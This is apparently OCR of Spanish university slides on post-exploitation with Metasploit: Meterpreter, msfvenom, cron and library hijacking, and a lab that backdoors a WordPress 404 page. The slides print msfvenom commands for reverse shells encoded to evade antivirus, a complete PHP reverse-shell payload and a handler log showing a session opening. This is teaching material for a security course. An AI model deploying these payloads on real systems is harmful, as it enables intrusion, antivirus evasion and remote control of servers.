
T1569. System Services. Payloads MSF. Meterpreter

- **Meterpreter** trabajando en un sistema explotado te da CONTROL sobre él
- Algunas operaciones de control relevantes son
  - **Eliminación** de archivos de **log** (eliminar el rastro de la intrusión)
  - Tomar **capturas de pantalla**
  - Carga y descarga de **archivos** (malware y exfiltración)
  - **Copiar información** (análisis offline por fuerza bruta de archivos cifrados, análisis local del sistema)
  - **Extracción de información de configuración**: Tablas de enrutamiento, tarjetas de red, registro de Windows, configuración de seguridad, archivos compartidos, firewall...
  - ...
- Todo esto se puede hacer a través de comandos **Meterpreter**
  - Cheatsheet de comandos comunes y sus usos
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md
- Ejemplos: https://medium.com/forensicitguy/making-meterpreter-look-google-signed-using-msi-jar-files-c0a7970ff8b7

➢ Ejercicio **L12B1_METERPRETER**

T1569. System Services. msfvenom

- Componente de MSF que permite generar una versión independiente de cualquier payload del framework
  - Una vez que se ejecutan en la máquina víctima...
    - Se activa su acción (si los privilegios de usuario actuales lo permiten)
    - Y se puede acceder al efecto del payload desde la máquina atacante
- Los payloads se generan usando múltiples formatos
  - Ejecutable, script, `.php`, `.asp`, shellcode en bash...
  - Esto lo hace utilizable desde vectores de ataque que sean páginas web
    - Vulnerabilidades de carga de archivos, RFI, LFI (si ha sido cargado previamente)...
  - Si conseguimos ejecutar uno como parte de una aplicación/web (sin problemas de permisos), completaremos el exploiting
- Más información: https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- Una herramienta complementaria más sigilosa es OWASP ZSC
  - https://www.elladodelmal.com/2017/09/owasp-zsc-zeroday-cyber-research.html



SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

msfvenom

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with '`-l payloads`' to get a list of payloads.

```
$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with –f)

`--help-formats` – List available output formats
`exe` – Executable
`pl` – Perl
`rb` – Ruby
`raw` – Raw shellcode
`c` – C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '`-l encoders`' to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeInterations]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```

T1569. System Services. Payloads MSF. Opciones importantes de Msfvenom

- **Formatos**
  - **Executable**: crea un ejecutable adecuado para un determinado entorno de ejecución
    - `exe` (ejecutable de Windows), `elf` (ejecutable de Linux), `psh` (script de PowerShell)...
  - **Transform**: formatea la carga útil para que pueda **incluirse en código fuente compatible**. Ej.:
    - Si decimos "C", obtendrá una matriz de `unsigned char`, utilizables en el código fuente de C
    - Si el exploit está escrito en Ruby, se devuelve como matriz Ruby
- **Encoders: los productos de seguridad pueden detectar payloads de msfvenom**
  - Para evitarlo se pueden utilizar codificadores y ocultar el contenido del payload
  - Los codificadores disponibles se pueden enumerar con `msfvenom --list encoders`
- **Architectures: arquitectura que puede utilizar el payload generado**
  - No solo contempla arquitecturas de CPU
  - También se puede usar para generar payloads web (PHP, Ruby, Python, Java...)

Otras técnicas de ejecución

*Iconos por Bing Chat AI

T1053. Scheduled Task/Job: Trabajos Cron


- El demonio `cron` ejecuta tareas programadas (mantenimiento del sistema, etc.)
- Las tareas programadas se pueden consultar en el archivo `/etc/crontab`
- Esto se puede utilizar para obtener ejecución o escalada de privilegios
  - Un usuario quizá podría introducir una tarea programada en este archivo, ejecutándose el daemon como `root`
  - O reemplazar una de las tareas programadas por otro archivo, debido a problemas de permisos
    - ¿Reemplazar con qué? Por ejemplo, con un **payload** `msfvenom`
      - `echo "<texto del payload msfvenom en el lenguaje adecuado>" > script_ya_programado.py`
    - Al final, esto ejecutará el payload `msfvenom` cuando la tarea se ejecute, con privilegios de `root`
    - Y por lo tanto, podemos obtener un reverse shell como `root`

```
pedonso_hosudoer@miw:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

T1129. Shared Modules: Reemplazando dependencias de ejecutables

Seguridad de Sistemas Informáticos


- **Los trabajos `cron` son ejemplos de ataques que cambian ejecutables / dependencias por una versión maliciosa / payload `msfvenom`**
  - Se comprueba si hay permisos de escritura en las rutas de acceso donde se cargan las bibliotecas
    - Reemplazándolas por payloads `msfvenom`
  - El ejecutable carga el payload en lugar de la biblioteca, ejecutándola (shells inversos...)



➢ Ejercicios **L12B2_LIBSCALE, L12B2_DEPSCALE**

(Ejemplo) T1203. Exploitation for Client Execution. msfvenom: envenenando WordPress

- **Imagina que un sitio de WordPress sufre un ataque, y alguien puede cambiar el contenido de la página web**
  - La imagen muestra la página de error 404 predeterminada de un tema de WordPress



(Ejemplo) T1203. Exploitation for Client Execution. msfvenom: Generando un payload adecuado

- **Ejecutamos `msfvenom` creando un payload con estas características**
  - Lanzar un reverse shell que ejecute un Meterpreter incluyendo el módulo de explotación de MSF `php/meterpreter/reverse_tcp`
  - Permitir la conexión solo desde nuestra máquina de ataque (`192.168.14.10`) en el puerto 3000
- **Genera código PHP ejecutable**
  - Que podemos pegar en la página anterior
  - Otro vector de ataque podría ser una funcionalidad de carga de archivos defectuosa
    - Que no compruebe adecuadamente los archivos que carga (Ej.: acepta ficheros `.asp`, `.php`)
  - Podemos lanzar ataques similares adaptando el lenguaje de generación del payload al entorno
    - Siempre en el entorno de la víctima

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.14.10'; $port = 3000; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s
_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f(
$ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_calla
ble($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $i
p, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no s
ocket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream'
: $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
 if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; whi
le (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break
; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extensio
n_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypa
ss=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

(Ejemplo) T1203. Exploitation for Client Execution. msfvenom: MSF multi/handler


- **Ahora la página de error 404 es maliciosa**
  - Lo que nos permite abrir un **reverse shell** que suplanta al usuario predeterminado del sitio web
- **El principal problema es que el exploit generado no se lanza desde MSF**
  - No usamos la secuencia `use <exploit> - set <parámetros del exploit> - exploit`
  - Es algo que se ejecutará en una máquina remota, muy probablemente sin MSF instalado
- **En este escenario se utiliza el módulo `multi/handler`**
  - Gestiona cualquier **payload** que se ejecute fuera de MSF (como las generadas por `msfvenom`)
    - Necesita el **tipo de payload** (efecto malicioso) que debería esperar recibir del **exploit** lanzado
    - También necesita **la IP y el puerto en el que escuchará**
  - **Debe arrancar primero que el exploit asociado con él**
    - Cuando se inicie el **exploit**, `multi/handler` recibirá sus solicitudes
    - Y ejecutará el **payload** especificado si todo es correcto
    - El incumplimiento de cualquiera de estas condiciones (tipo de carga útil, IP...) hace que falle
  - Para saber más
    - https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
    - https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

(Ejemplo) T1203. Exploitation for Client Execution. Msfvenom: exploit funcional

- **Esta es la secuencia de acciones**
  - Seleccionamos el `multi/handler (use)`
  - Configuramos sus parámetros para que coincidan con los del **exploit** generado
  - Lanzamos el **exploit** simplemente visitando la página que hemos modificado
    - Al ser un **script** PHP, solo visitándola se ejecuta su carga útil (¡solo esperamos por la víctima!)
- **Podemos obtener acceso a un servidor web modificando el código de una web que aloja**
  - Este vector de ataque tiene muchas otras aplicaciones
    - ¡Tantas como sitios donde podemos colocar un **payload** de un **exploit** generado con `msfvenom`!
  - ¡Proteger los servidores web es de importancia capital!

➢ Ejercicio **L12B1_MULTIHANDLER**


```
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.14.10
lhost => 192.168.14.10
msf5 exploit(multi/handler) > set lport 3000
lport => 3000
msf5 exploit(multi/handler) > exploit
```


Kali Linux, an Offensive
192.168.14.22/wordpress/wp-content/themes/twentynineteen/404.php
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
exploit
linux
unix
post
192.168.14.2
192.168.14.22
Console
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targetURL /wordpress/
targetURL => /wordpress/
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
[-] Handler failed to bind to 192.168.14.10:25442:- -
[-] Handler failed to bind to 0.0.0.0:25442:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:25442).
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.14.10
lhost => 192.168.14.10
msf5 exploit(multi/handler) > set lport 3000
lport => 3000
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.14.10:3000
[*] Sending stage (38288 bytes) to 192.168.14.22
[*] Meterpreter session 4 opened (192.168.14.10:3000 -> 192.168.14.22:50173) at 2019-10-03 18:17:23 +0200
msf5 exploit(multi/handler) >
```
```

T1203. Exploitation for Client Execution: fuentes de exploits publicas online

Seguridad de Sistemas Informáticos

- La fase **Reconnaissance** nos da servicios y sus versiones
- Y vimos que ciertas webs enumeran sus vulnerabilidades potenciales (CVE)
  - CVE-Details (https://www.cvedetails.com/)
  - MITRE CVE (https://cve.mitre.org/)
  - NIST (https://nvd.nist.gov/)
- Esto nos lleva a fuentes de exploits públicas
  - Ej.: **Exploit-DB**, https://www.exploit-db.com/ o su **mirror offline** `searchploit`
  - Cada exploit encontrado explica
    - Si es **local** (debes estar en el sistema) o remoto
    - Su **CVE** (si lo hay, podría ser un **0-day**...)
    - Dónde **descargar su código**, cómo compilarlo y lanzarlo en el sistema remoto
    - **Instrucciones adicionales** para que funcione



T1203. Exploitation for Client Execution: Aplicando exploits públicos

- **Aplicar un exploit NO es tan fácil como parece**
  - Muchas veces, los exploits **son muy situacionales**
    - Requieren que tengas instalado un software concreto, una determinada configuración, una situación particular del sistema...
  - **Se aplican a versiones muy específicas del software**
    - Es muy importante determinarla durante la enumeración
  - **Requieren compilación en el sistema atacado**
    - Aunque se puede cargar ya en forma ejecutable
  - A veces se requiere **un intérprete concreto** en el sistema remoto
    - Aunque también se puede cargar
  - **Pueden ser inestables** (o experimentales)
- **Puedes tener varios resultados negativos iniciales**
  - Podemos usar entonces una base de datos de exploits especializada en determinados productos
  - WordPress Vulnerability Database: https://wpvulndb.com/

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)
Public exploit offline browsing tool
https://www.exploit-db.com/searchsploit

GENERAL USAGE

```
searchsploit [options] term1 [term2] ... [termN]
```

Informáticos

NOTES

```
For more examples, see the manual: https://www.exploit-db.com/searchsploit
You can use any number of search terms
By default, search terms are not case-sensitive, ordering is irrelevant, and
will search between version ranges
Use '-c' if you wish to reduce results by case-sensitive searching
And/Or '-e' if you wish to filter results by using an exact match
And/Or '-s' if you wish to look for an exact version match
Use '-t' to exclude the file's path to filter the search results
Remove false positives (especially when searching using numbers - i.e.
versions)
When using '--nmap', adding '-v' (verbose), it will search for even more
combinations
When updating or displaying help, search terms will be ignored
```

OPTIONS

SEARCH TERMS

-c, --case [Term]: Perform a case-sensitive search (Default is inSEnsITiVe)

